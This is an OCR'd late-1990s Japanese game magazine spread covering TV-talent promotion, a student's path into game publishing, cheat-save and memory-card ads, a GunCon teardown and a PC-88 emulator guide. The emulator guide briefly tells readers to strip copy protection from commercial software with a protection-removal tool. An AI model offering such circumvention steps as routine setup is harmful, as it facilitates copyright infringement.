
本当に素直な、けらけらした女子高生そのままだった。馬鹿じゃなく、礼儀も心得ているのだが、しかし個性と呼べるようなものが感じられない。つまりそれほどに明るく素直で正直で、水のようにピュアなコであった。

「これから何をしたいとか、ないんですよー」。目的意識のはっきりした若手タレントの多いなか、彼女は違うんですな。何も将来展望がない。人間としてもタレントとしても、「できあがってない」という感じだった。しかしテレビ・バラエティなどで見る彼女はおとなしく控えめで、とても同じ人間とは思えない。やはり私には読み取れなかった「裏」があるのかも(?)。

■――原千晶の場合

いまや深夜情報バラエティ番組の司会として、縦横無尽にトークを繰り広げている彼女。芸能界でのスタンスも確立したようだ。

でもその番組「ワンダフル」も、以前司会を務めていた「アジア太郎」だって、彼女ははじめオクテ風で、なかなか地が出せないのだ。しばらくして慣れてくると、どんどん自分を出すようになりスケベ話もわんさと出てくる。取材もそんな感じだった。「私、人見知りが激しいんです」と自ら言っていたように、どこか緊張した風情で、そのうち笑顔も出はじめくつろいだ感じになった。テレビでのイメージとはちょっと違い、しっかりしたちょい暗めの性格のいいお姉さんという感じだった。



力のある事務所のイチオシタレントは、テレビ出演をおもな宣伝方法とする。関係者への根まわしも余念がない。

■――売れるタレントは…

売れるタレントというのは、容姿はもちろん、やはり個性があること。それに加え、性格がいいことが絶対条件だろう。性格が良くないとこの〝自分自身を売る時代〟、視聴者に好かれないしメディアにだって好かれない。そういった意味では、取材したタレントは、みな驚くほどに性格がよかった。ビッグになっても、その性格を失わないで欲しいものである。

●携帯電話を買いました。でも、めったにかかってこないので、持たなきゃよかったです。（東京都小平市/トーイ）　㊎それなりまだマシです。ただ1人の悪友（貧乏）専用連絡マシーンとなり果てた㊎の携帯は、溶解になるとかなり寂しく、鼻の古傷が疼くんだよ～。

タレントとメディア
～ブレイクの条件～

誰も教えてくれないTV業界の掟

〝銀幕のスター〟が存在できていた時代に比べれば、いまはあきらかにタレントが〝自分自身〟を売る時代だ。お茶の間とわれわれの日常が近づいてきたゆえんだが、そこでみえる素顔が真実の姿であるかどうかは謎のままである。そこで、今回はそんな謎の一端に迫ってみよう。

桐井　聡
フリーライターとして、お笑いを中心にテレビ業界から風俗、アートまでこなす〝焦点定まらず〟活動を続けている三十路男。週に1度は痛飲する疑似アル中患者。

タレントの収入といえば、テレビなどのメディアへの出演や営業活動（デパートの屋上や地方まわり、コンサートなど）、そのほか写真集、CD販売などの雑収入がある。しかし、そこまでになるには、まず顔と名前が知られて、そこそこ売れなければならない。そのためにマネージャーはテレビ局やラジオ局、雑誌社などへ東奔西走するのだ。

パブリシティ資料を配り、知り合いに雑誌編集者などがいればせいぜい頭を下げて「うちの××を取り上げてちょーだい」と頼んでまわる。一昔前ならば、どこの日本企業でも行われていた〝飲ませて・買わせて〟の営業の世界。いまでこそ、えげつない営業法も少なくなっているが、それにしてもメディアの担当者との顔つなぎが重要であることに違いない。〝コネ〟は歴然と力を持っているのだ。

そのため、たとえば雑誌社のほうから〝取材させてくれ〟なんて話がくれば、もろ手を上げて大歓迎!! なにしろ取材して〝宣伝していただける〟のだから（基本的に取材報酬は発生しない）。歌番組出演者のギャラがとんでもなく低いのも同様だ。〝CDを売るための宣伝〟という意味あいが強いためである。

宣伝効果が大きいテレビの場合、その事務所の抱えている大物タレントを出演させる代わりに、売り込みたい新人を〝この子もついでに…〟なんてことも多い。逆に、力のある事務所が「おたくの局があのタレントを出すんなら、うちの◯◯は出さないよ」なんて言って、ほかの事務所のタレントをつぶしにかかることもあるらしい。

数年前にくらべ、確実に芸能人の私生活がブラウン管のなかで知られるようになってきた。

■タレントの素顔


ほんの10年くらい前は、アイドルなら誰もが「恋人？　いませんよ、もちろん」とロをそろえて言っていたのが、いまやタレントは（バラエティの場合完全に）「自分自身」を売る時代だ。アドリブ性が重視され、私生活もボンボン暴露される。むしろその暴露具合が楽しいといったぐあいだ。

そのためタレントの性格という、本来ブラウン管の向こう側でわかりにくい部分が、テレビを見てさえいれば視聴者にも簡単に想像がつくようになってきた。とはいえ、実際に会ってみないと実感できない部分や見えてこないところがあるのもまた事実。そこで、私が出会って印象的だったタレントの素顔に少しだけ迫ってみよう。

芸能人の擬似ドキュメンタリーを、おもしろおかしく取り上げる番組が急増している。

■パイレーツの場合

昨年の流行語大賞に輝き、人気を確定した感のあるパイレーツ。取材したのは


暴露本が話題になるのも、隠された面をみたいという、読者の意識のあらわれなのか…。

～明日のゲーム業界を夢見て～

POWER OF DREAM

闇の魔人

闇の賢人会所属。構成メンバーのなかではもっとも若い。賢人会実行部隊のトップに立つ切り込み隊長。バリバリのハード改造野郎としても有名。

就職。だれもが悩み、苦労した経験があるだろう。もちろん、これから就職をひかえている読者もたくさんいると思う。自分は何をやりたいのか？　また、そのためには何が必要なのか。今日も模索は続いている。

桑島博文君(19)は、ゲーム業界への就職を夢見る大学生だ。現在大学にかようかたわら、ゲーム攻略本制作のアルバイトをしている。「大学で勉強しながらアルバイトをしてゲーム業界をめざす」という第三者からみればかなり恵まれた環境にある彼。しかし、本人は「現実は厳しく、なかなかうまい具合にいきませんでした」と言う。いったいどういうことだろうか？

当時17才の桑島君は、どこにでもいる普通のゲーム好きな高校生だった。しかし高校2年生ともなると、将来についていろいろ考える時期である。ある日、進路指導の時間に「そろそろ君たちは将来について真剣に考えなければならない。自分が何をやりたいのか、よく考えてみることだ」と先生に言われる。そのとき彼には将来の目標など何もなかった。考えたすえ「…そうだ。ゲームが好きだから、やはりゲームに関わった仕事がしたい。ゲーム雑誌を作ってみたい」と思いはじめる。だが、いったいどうすればそういう仕事につけるのかわからない。そこで彼は、ゲーム雑誌にレビューなどの投稿をはじめた。「よく読んでいた雑誌の編集者に投稿出身の人がけっこういたんですよ。投稿していたら何とかなるんじゃないかと思って（笑）」安直な思い付きからはじめた投稿だが、のちにこの投稿が運命を切りひらくカギになる。

■――なんとしても東京へ行きたい！

高校3年生になった桑島君は、あいかわらず投稿を続けていた。しかし、まわりの友達はどんどん進路が決っていくのに、自分だけは取り残されている。あせりと不安で押しつぶされそうだった。そんなとき、チャンスは訪れた。インターネットで「投稿」をキーワードにWeb上を徘徊しているとき、ゲーム雑誌で仕事をしている人が運営する個人サイトに偶然たどり着く。桑島君は意を決してそのサイトの運営者に相談するべく、メールを出してみた。翌日、返事が届いていた。質問の1つ1つにていねいな解答がしてあり、「いつでも相談にのりますよ」とも書いてあった。

桑島君がその運営者とメールのやりとりをするようになってからしばらくたったある日、メールの文中に信じられない言葉を目にする。「～君が本気でゲーム雑誌の仕事をしたいのなら、仕事先を紹介してあげよう～」

感激した桑島君は両親にこのことを告げ、東京に行きたいとせまる。ところが両親は「バカを言うな！　進学しろ！」と激怒。常識で考えたらインターネットで知り合った得体の知れない人物のいうことを信じるほうがおかしい。桑島君は説得するべく連日話し合いをしたが両親は折れない。けっきょく、東京に行く最終手段として彼が考えたのは東京近郊の大学に進学することだった。成績がよくなかった桑島君のために、先生や両親は合格できそうな地方の大学をいくつも探してくれたが、東京の大学以外行く気はない。本命以外の試験はまったくの白紙で答案を提出。もちろん両親には内緒だ。

それからひたすら勉強した彼は、自力でN大学に合格。そのあと例のサイト運営者と会う約束を取り付ける。「本当に仕事先を紹介してくるのだろうか？」不安だったが、もうあとにはひけない。――そして待ち合わせのときが来た。1人の男が現れて「桑島君ですか？　はじめまして、約束どおり仕事先を紹介ますよ」と言った。

じつはこのサイトの運営者というのは桑島君がよく読んでいたゲーム雑誌の編集者で、投稿によってゲーム業界に入った1人だった。なんという運命のめぐりあわせだろう！　「投稿というファクターが運命を決めたといってよいでしょうね」と桑島君。最後に1つ聞いてみた。もし、バイトから社員に昇格できるとしたら学校はどうするのか？　「学校？　もちろんすぐに辞めますよ」彼はニヤっと笑った。

● スーパーロボット大戦F』をやっていると、昔を思い出してしまいます。あのころに戻りたい…。（山梨県韮崎市/金丸しん）　㊙東京おもちゃショーでコンバトラーVの超合金が復活!!　㊙も20年前にもっていましたので懐かしかったです。あぁ。とっておけば、プレミアついてたかなぁ。

PS用 バーチャルメモリー

- 新感覚の大容量バーチャル（仮想）メモリーで、拡張スロットに取付けます。
- メモリーカードが入っていなくてもセーブ出来ます。
- データ保存時に特殊チップを利用して、安全かつ高速の圧縮保存を可能にしています。
- 操作画面もわかりやすく、従来のメモリーカードの併用も可能です。

バーチャルメモリー1000 NEW

8M/72（純製品72枚分）/1080ブロック **定価￥6,800**

15ブロックメモリー「1枚くん」

- 15ブロックまでのセーブが 可能！
- スタイリッシュなニューデザイン！
- グレーとブラック、2種類のカラー！

販売価格￥1,280￥オープンプライス

30ブロックメモリー【2枚くん】
販売価格￥2,800 ￥オープンプライス
60ブロックメモリー【4枚くん】
販売価格￥4,500 ￥オープンプライス
120ブロックメモリー【8枚くん】
販売価格￥6,800 ￥オープンプライス
240ブロックメモリー【16枚くん】
販売価格￥9,800 ￥オープンプライス

1枚くんスペシャル NEW

定価￥1,800

●ファイナルファンタジーⅦ データ1:ギルMAX／データ2:ギルMAX アイテム全て所持／データ3:ギルMAX アイテム、GF全て所持／データ4:ギルMAX アイテム、カード、GF（LV100・アビリティ修得済）全て所持・スコールのステータスMAX ●ストリートファイターZERO3 全キャラクター選択可能／全モード選択可能 ●クラッシュ・バンディクー3〜ブッとび！世界一周〜 達成率113%／ネオ・コルテックス戦選択可能 ●チョコボの不思議なダンジョン2 LV99・HP999・全魔法LV99・元気200%・ハネ全て所持・絶対のツメ+99&絶対のクラ+99所持 ●エリーのアトリエ〜ザールブルグの錬金術士2〜 お金MAX・エリーのステータスMAX ●IQ FINAL 全キャラクター選択可能／IQ FINAL選択可能 ●機動戦士ガンダム 逆襲のシャア AMUROモード/CHARモード:ステージセレクト可能／BATTLEモード/2PVSモード:全機体選択可能 ●ブラッディロア2 全キャラクター選択可能／カスタム/ピクチャー/ムービー選択可能 ●里見の謎 お金MAX・ステータスMAX

裏ワザデータ郎【赤】

定価￥3,980

**データ郎 赤【収録タイトル一覧】●メタルギアソリッド／【1周目/2周目/3周目】全武器・全アイテム(時限爆弾以外)を持っている ●BRAVE FENCER 武蔵伝／お金MAX、きゅうじょリスト・フィギュア・五輪の書・でんせつのぶぐ・しゅうとくワザ全部、ステータスレベル30、HP・BP500、きょりMAX ●遊戯王モンスターカプセル ブリード&バトル／モンスターZ00全部揃う・ステータスMAXのモンスターが5体いる状態でスタート ●川のぬし釣り〜秘境を求めて〜／いとこ（隠れキャラ）以外の全キャラのお金と体力MAX ●どきどきポヤッチオ／お金・アイテム全部揃った状態で2日目からスタート ●峠MAX2／全車選択可能 ●ナイト&ベイビー／お金MAX、ナイト・ベイビーのステータスMAXで「やどやウズマキ」からスタート ●プリンセスメーカー ポケット大作戦／全キャラ使用可能・おまけ全て選択可能 ●ツインビーRPG／お金MAX、フルーツ全部999個、アイテム全部99個、ツインビーステータスMAX ●サンダーフォースV パーフェクトシステム／DIGITAL VIEWER全て見られる・TIME ATTACK 使用可能・Game Level[Master]設定可能・コンティニュー[Free]設定可能 ●ナイトメアプロジェクト YAKATA／主人公のステータスMAX ●情熱★熱血アスリーツ／資金MAX ●ブルー レジェンド オブ ウォーター／マイアノート内のムービー全て鑑賞可能 ●アドヴァンストVG2／隠しキャラクター使える・エクストラコンフィグ全項目使用可 ●アルバレアの乙女／主人公のステータスMAX ●ドキドキプリティーリーグ 熱血乙女青春記／おまけ選択可能 ●みつめてナイト／オプション全項目選択可能・みつめてギャラリー全部見られる・通称一覧表全部埋まっている・パズルでナイト全キャラ使用可能 ●ときめきメモリアルドラマシリーズVol.2 彩のラブソング／おまけ・ミニゲーム全て選択できる・アルバムの写真全て見られる ●アンジェリークSpecial2／親密度MAX・相性MAX ●ファイヤーウーマン纏組／アルバム・映写室全て見られる・礎バトラーSpecial Edition選択可能 ●卒業Ⅲ／パラメータMAX・アルバム全部【全キャラ】 ●Mystic Mind〜揺れる想い〜／主人公ステータスMAX・持金MAX（主編・めぐみ編）・アルバム全て見られる ●風の丘公園にて／プロフィールノート・リコレクト・ダイアリー全て見られる ●あやかし忍伝くの一番／全キャラクターのステータス&好感度MAX ●同級生2／Gals Room全て選択可能 ●バーガーバーガー／資金MAX、食材全て選べる

裏ワザデータ郎【緑】

定価￥3,980

データ郎 緑【収録タイトル一覧】●ビートマニア／DISC1・2共TRAINING&FREE全曲選択可能 ●XI[sai]／ギャラリー全部選択可能・SPEED0〜5選択可能・PUZZLE全面選択可能・星2100個 ●影牢／Total Ark MAX・全トラップ開発済み ●実況パワフルプロ野球'98開幕版／サクセスモードで筋力・敏捷・技術MAX（投手・外野手） ●御神楽少女探偵団／事件の回想全て見られる（本編ディスク）、探偵の休日1〜3プレイ可能（インターミッションディスク）、スペシャルムービー・設定資料全て見られる（スペシャルディスク） ●仮面ライダー／隠しキャラ・隠しオプション全部、アルバム・カード全部 ●ダブルキャスト／達成率100%（エンディング見ると100%クリア画面が見られます） ●季節を抱きしめて／達成率100%（エンディング見ると100%クリア画面が見られます） ●サンバイギョ／達成率100%（エンディング見ると100%クリア画面が見られます） ●双界儀／全面クリア済み・全面選択可能・全キャラ選択可能・かけら500 ●チョコQQマリンQボート／チョコQQ全143台出現・ムービー全て見られる ●チョコQQ3／お金MAX、パーツ・アイテム沢山、イベント表全て揃っている ●風のクロノア／エクストラバージョンプレイ可能・ミュージックプレイヤー使用可能 ●G・O・Dpure／お金MAX、能力値MAX ●英雄伝説3 白き魔女／お金MAX・ジュリオ、クリスのステータスMAXでスタート ●英雄伝説4 朱紅い雫／お金MAX&アヴィンのステータスMAXの状態でスタート ●レプス／トキサ:アイテム全部99個、文字・文法テクスト全部、パーティLv99・装備ランクAラクリマ:アイテム全部99個、文字・文法テクスト全部、パーティLv99・装備ランクA ●スターウォーズ マスターズ オブ テラス・カシ／隠しキャラクター（5人）出現 ●ドルイド 闇への追跡者／お金・ステータスMAXでスタート ●私立ジャスティス学園／エボリューションDISC:おまけ全部選択可能&全キャラ使用可能アーケードDISC:おまけ全部選択可能&全キャラ使用可能 ●ウルトラマンファイティングエボリューション／隠しキャラ・ギャラリーモード埋まる ●ソルディバイド／[オリジナルモード]武器の強さ・防御力MAX ●アサシン／Lv99・ステータスMAX ●村越正海の爆釣日本列島／釣果点MAX・ルアー全種99個所持 ●ブリーディングスタッド2／お金MAX・お宝・ぬいぐるみ・展示室全て埋まった状態でスタート

GB用 サウンドショック

振動&サウンドエフェクト機能搭載！！
大きな音でBGMが聞ける！
ゲームの音に反応して振動する！ **定価￥2,980**

裏ワザデータ郎スペシャル

裏ワザデータ郎1〜3から人気ゲームをセレクト！
データーを消せば60ブロックの無圧縮メモリーとして使えます。

定価￥4,500

ゲームを完全に遊び尽くせる究極の秘技満載！

Action Replay

Vol.2 ファイナルファンタジーⅦ秘技大量掲載！
Vol.1 PS-PAR2 Ver.2.3アップグレードCD付 アクションリプレイVol.1も好評発売中！！

各定価 ¥1,000+税

発行 株式会社ブレインストーム

通販のお申込みは
0120-77-1756

受付：月〜日曜（祭日も可）
9：00〜20：00

★在庫確認後、下記でお申し込みください。
宅急便代引きシステム（ヤマト便）

注意:未成年者の方は保護者の電話確認が必要です。
送料:手数料はお客様負担になります。
返品:交換はできません（新品故障は除く）。＊価格は全て消費税込みです。

KARAT
有限会社カラット
〒110-0016 東京都台東区台東2-3-2 MKビル
TEL:03-5688-4654 FAX:03-5688-4188
〈ユーザーサポートTEL:03-5688-4766〉
【ホームページ】http://karat-jp.com/

珍世ゲ

アジアへ出れば 呉越同舟!?

ファミコン!?

メガドラが！

たった1台で、ファミコンとメガドラ2つのソフトが動作するマシンが存在した！　まさに国境を越えた夢のハードといえるだろう。

任天堂&セガに遠慮無用のコンパチ機

驚異のマシン

24 BIT

8+16=24ビット

界一ム紀行

メガドラ&ファミコン+ジョイスティック 一体型マシンだ！

1台で2機種のソフトが使えるだけでなく、ジョイスティック（+ボタン6つ）が標準装備。

ハードも2in1の時代だ！

最近のアジアでは、こういった合体ハードが多数生産されているのだそうだ。

情報提供：鶴見和昭氏

好奇心旺盛な
コンピュータ
キッズたちに贈る

分解天国!

今月のエモノは……

GunConだ!!

分解大好き!

この「分解天国」は、特殊コントローラや怪しいハードなど、徹底的に分解&解析するコーナーです。

博士 バランバラン男爵

4歳のとき父親のラジオを分解(破壊?)して以来、基板のパターンに魅せられてしまった男。分解するためだけに、新型の電気製品を買う。

助手 マリア

好奇心旺盛で、幼少のころリカちゃん人形の手足をもいで遊んでいた(!?)自称分解大好き人間。ただの破壊者のような気もする。


ガンコントローラの原理

まず最初に、疑問に思っているのですけど1部にガンタイプのコントローラに対応していないモニタがあるのはなぜですか?

理由の1つに、一般のガンタイプのコントローラは、画面を描き替えるときの走査線を読み取る装置でできているということがあげられる。つまり、ブラウン管のモニタでないと使えないのじゃ。


だから走査線の概念のない液晶モニタでは使えなかったんですね。しかしワイドテレビやVGAモニタもブラウン管なのでは?

〈第1図〉走査線の仕組み



ワイドテレビは通常のテレビより画面の幅が広く、そのぶん走査線速度が速い。そのためコントローラが読み取ることができないのだ。アップスキャンコンバータも同じ理由じゃ。

ガンコン分解図



通常のガンタイプのコントローラは、だいたい同じ仕組みをしておる。レンズでテレビからの光を集め、フォトセンサで走査線を感知。その信号を本体へと送信するのじゃ。

映像入力プラグは何のため?

オプションがないと撃てない!!


このガンコンで特徴的なのは「映像入力プラグ」の存在ですよね。いったい何に使われているのですか?

ガンコンが画面から得る走査線信号は、モニタの個体差や周囲の明るさに影響されやすい。そのためプレステ本体から出ている同期信号を参照して照準を補正するのじゃ。

2つの信号をチェックしているから、通常のガンコントローラにくらべて、命中しやすいんですね。だけどたまにハズレることもあるのですが、気のせいですか?

水平の走査線しか感知できない仕組みなので上下の精度は高いが、状況によって左右の判定がズレることがあるようだ。


しかし残念なのは映像信号の取り出しかたです。ビデオ端子のないプレステを持っている人は、追加のケーブルを買わなくてはいけないなんてかわいそう…。




通常のガンタイプのコントローラは単純にテレビからの走査線信号を読み取るだけの仕組みしか持っていない。

受光部基板

またしてもカスタム…。





フォトセンサと映像入力プラグの信号を処理しているのが、中央付近にあるチップじゃ。汎用品ではなくナムコ独自のカスタムICのようだ。

家庭用テレビ以外にもVGAモニタなどに対応したゲーム機も登場しつつあるので、今後はメーカーにも倍速走査線対応のガンコントローラを開発してもらいたいですね。そのほうが命中精度も高くなりそうだし、便利だと思うけどなぁ。

DUB MISSION

ELK TRANSFER

Screaming from Dark side

Master of Emulators

Part.15 PC-88 Emulator“PC88Win、X88000”

TAKURO

1980年代にNECから発売されていた8ビットパソコンで、数々の名機を生んだPC-8001というシリーズがありました。その上位機種として開発され、ビジネスユースに特化したマシンとして発売されたのがPC-88シリーズです。

初めてこのマシンが登場したときの値段は10万円前半でした。ゲームや趣味用に発売されたFM-7などは20万円台前半という価格でしたから、なかなか良心的なマシンだったといえましょう。その後、1983～1985年にかけてPC-88シリーズの後継機であるPC-8801mkⅡやPC-8801mkⅡSRが登場します。なんと、mkⅡは初のFDD内蔵マシン（当時の容量は320Kバイト）！　それまでとはあまりに違う速度の差に、テープでガラガラとデータを読んでいたオールドユーザーは歓喜の涙を流したものです。さらにmkⅡSRではクロック数、グラフィック、サウンドなどのゲーム寄りな機能が強化され、PC-88ファンを喜ばせました。

この時期がPC-88の最盛期といえます。これ以降もシリーズは発表されていきますが、ユーザーの関心はゲームマシンとしての地位を確立しつつあったPC-9801シリーズに向かっていくことになるのです。

過去のいくつかのマシンと同様に歴史の波にのまれていったPC-88ですが、このシリーズからパソコンを本格的に使い始めたという人も多く、現在でもかなりの支持を受けています。それもそのはずで、8ビットのコンピュータが全盛だった時代にもっとも普及したマシンだっただけに、対応ソフトの数がハンパではありません。数だけでいうなら、いまのPC-98シリーズと同じかそれ以上の盛り上がりをみせたマシンなのです。PC-98シリーズがすでに32ビットの時代に突入しても、PC-88用のソフトは発表されていたぐらいですから（もちろん地味なものですが）、その人気の根強さはわかると思います。これだけのソフト資産を利用するべく、PC-88用エミュレータの登場が強く求められるようになったのは、当然のことといえるでしょう。

ところが、そんな状況にもかかわら

PC-88時代のような昔のゲームがおもしろいのか？ とあなどってはいけない。『ウィザードリィ』、『ウルティマ』、『イース』、『三國志』のようなだれもが知っている名作から、『怨霊戦記』や『軽井沢誘拐案内』のような渋すぎる名作まで、遊びがいのあるゲームが多いのだ。

長く愛されているマシンだけに、PC-88シリーズに関係したホームページはたくさんある。情報には困らないだろう。

ず、長い間PC-8801mkⅡSRのエミュレータは不思議と開発されませんでした。いくつかはあったものの、どれも実用に耐えるものではなかったのです。1997年には初めて完璧に動作するPC-88エミュレータが発表されましたが、これは残念ながらPC-98でしか動作しません。Windowsで動くエミュレータが登場するまでには、さらに1年の歳月を必要としました。

ちなみに現在は、後で紹介する独特のPC-88エミュレータ・X88000を作ったManukeがZ80エミュレータライブラリを自分のホームページ上で公開しており、以前よりはぐっと開発がしやすくなっています。サンプルもついているので、初心者の勉強にもなるでしょう。このソースコードは、パブリック・ドメイン・ソフトウェアなため、誰でも無料で利用でき、作者に申請する必要もありません。ただし、このコードによって利用者に損害があっても、Manuke氏に責任はいっさいありませんので注意して扱いましょう。

現在のバージョンはVisualC++5.0/6.0でのみ動作が確認されているようです。これで、さらに多くのエミュレータが誕生してくれればいいですね。

そして、1998年に待望のWindows用のPC-8801mkⅡSRエミュレータが数種登場してファンをおおいに喜ばせました。97年以前の、驚くほど動作が重かったエミュレータに比べれば、まさに夢のような状況といえるでしょう。

有名なのは、SOLTIN software制作のPC88Winです。再現性では最高レベルの性能を持っているこのエミュレータは、音へのこだわりに特徴があります。CSM音声合成モードやSSGを利用したPCM再生などに関しては、どのエミュレータよりも上をいっています。このほかにも、音源のキーオンを表示する独自の機能に、サウンドボード2音源までサポートするなど、なかなかの高機能ぶりです。また、PC88WinではOPNA

のリズムを鳴らすこともできます。ただし、そのときサンプルを作らなければなりませんので注意してください。作りかたは、まずPC-88側でBASICプログラムを打ち、決まったリズム音を鳴らせるようにします。次に、サウンドボード2の出力端子から、Windowsで使っているボードの入力端子につなげてサンプリングすれば可能になります。総合的な再現性は文句ありませんし、音にうるさいファンなどがPC88Winを選んでも満足できるはずです。

そして、もう1つはmanuke氏が制作したX88000です。このエミュレータを動かしてまず感じてしまうのが動作の重さです。それほど致命的に重いというわけではありませんが、ほかと比べても少々ストレスを感じるでしょう。最低Pentium233MHz以上はほしいとこ

完成度の高い同人ソフトの数が多いのも、PC-88シリーズの特徴だ。種類もRPGからシューティングまで、多岐にわたっいてる。

ろです。また、DISKイメージのサポートも読み込みだけにとどまっています。

ただしX88000には、ほかのWindows用PC-88エミュレータではされていない、テープイメージのサポートがされているのです。初期PC-88シリーズのソフトのなかには、テープ版しか発売されていないソフトがけっこうありました。このようなカセットテープに保存されたデータを、イメージ化して実行することができるというわけです。テープイメージを作成する方法としては、テープを録音したWAVファイルを、WAV2T88というツールを使って解析しデータ化することなどがあげられます。また、v1.1.1からディスクイメージ(READのみ)およびV2モードに対応しました。そのほかにも、各種デバッグ機能を装備するなどのユニークな仕様がこのエミュレータの特徴になっています。今後のバージョンアップによっては、ベストPC-88エミュレータの地位を手に入れる可能性もあるはずです。期待して待ちましょう。

では最後に、エミュレータを動作させるために必要な手順を簡単にみてい

●リスト1 各PC-88エミュレータの特徴

	最新バージョン	再現性	おもなオプション	短所
Z80	1.0.0	ライブラリ	Manuke氏が作成したエミュレータのライブラリ。基本的な機能はバッチリおさえられている	サンプルのため、とくに欠点というものはない
QUASI88	0.2.4	90点	カレンダロック、PLO	UNIXで動くユニークなエミュレータだが、サウンドは未対応
PC88WIN	1.14	97点	音源のキーオン表示、インターレース切換、アクセスランプ、キーオンディスプレイ	全画面・DirectDraw未対応
X88000	1.1.5	92点	デバッグ機能、インターレース切換逆アセンブル、テープイメージ	サウンド未対応

きます。どのPC-88エミュレータでも、まず必要になるのはBIOSの準備ですが、ほとんどのエミュレータには専用のツールがついています。5インチFDDがある場合は、それで吸い出し用のプログラムが入ったFDを生成してから、実機で吸い出してください。5インチFDDがない場合は、RDSKなどを使ってRS-232Cを利用したリモート吸い出しをするとよいでしょう。

次にソフトをエミュレータ用に変換しなければなりませんが、これもツールがエミュレータ側に用意されているので簡単な作業です。ただし市販ソフトはたいていプロテクトがかかっています。これは、ファイラー(プロテクト解除ソフト)を使って解除しておかねばなりません。ちなみに、PC-88エミュレータのDISKイメージは、通常D88形式です。これは、本来P88SRによく使われていた形式なのですが、じつはどんな拡張子でも中身が同じなら問題なく動作します。ただPC88Win、X88000なども、P88SRのDISKイメージに対応しているため、PC-88DISKイメージの1番メジャーな形式になっているのです。さあ、ここまでくれば準備はすべてOK。あなたのパソコンがPC-88に変化します。

以上のように、PC-88エミュレータを動作させるまでの過程は、それほど複雑ではありません。さらに、人気の高いエミュレータだけに、サポートしてくれるツールが山のように用意されてるので、初心者にも安心でしょう。その種類も、起動が簡単になるランチャーのような定番ものから、イメージ吸い出しツール、DISKイメージ編集用ツール、ファイル形式変換ツールなど、必要になりそうなものはすべて存在しています。人気があるエミュレータの強みですね。

今後もPC-88エミュレータは、古きよき時代を愛するPCユーザーの要望によって、さらなる完成に近づいていくでしょう。すべてのPC-88ソフトがエミュレートされる日も、遠い話ではないかもしれません。ぜひみなさんにも、あのノスタルジックなビープ音とともに、懐かしいゲームのオープニング画面が表示される瞬間の快感を味わっていただきたいと思います。

PC-88エミュレータ入手先

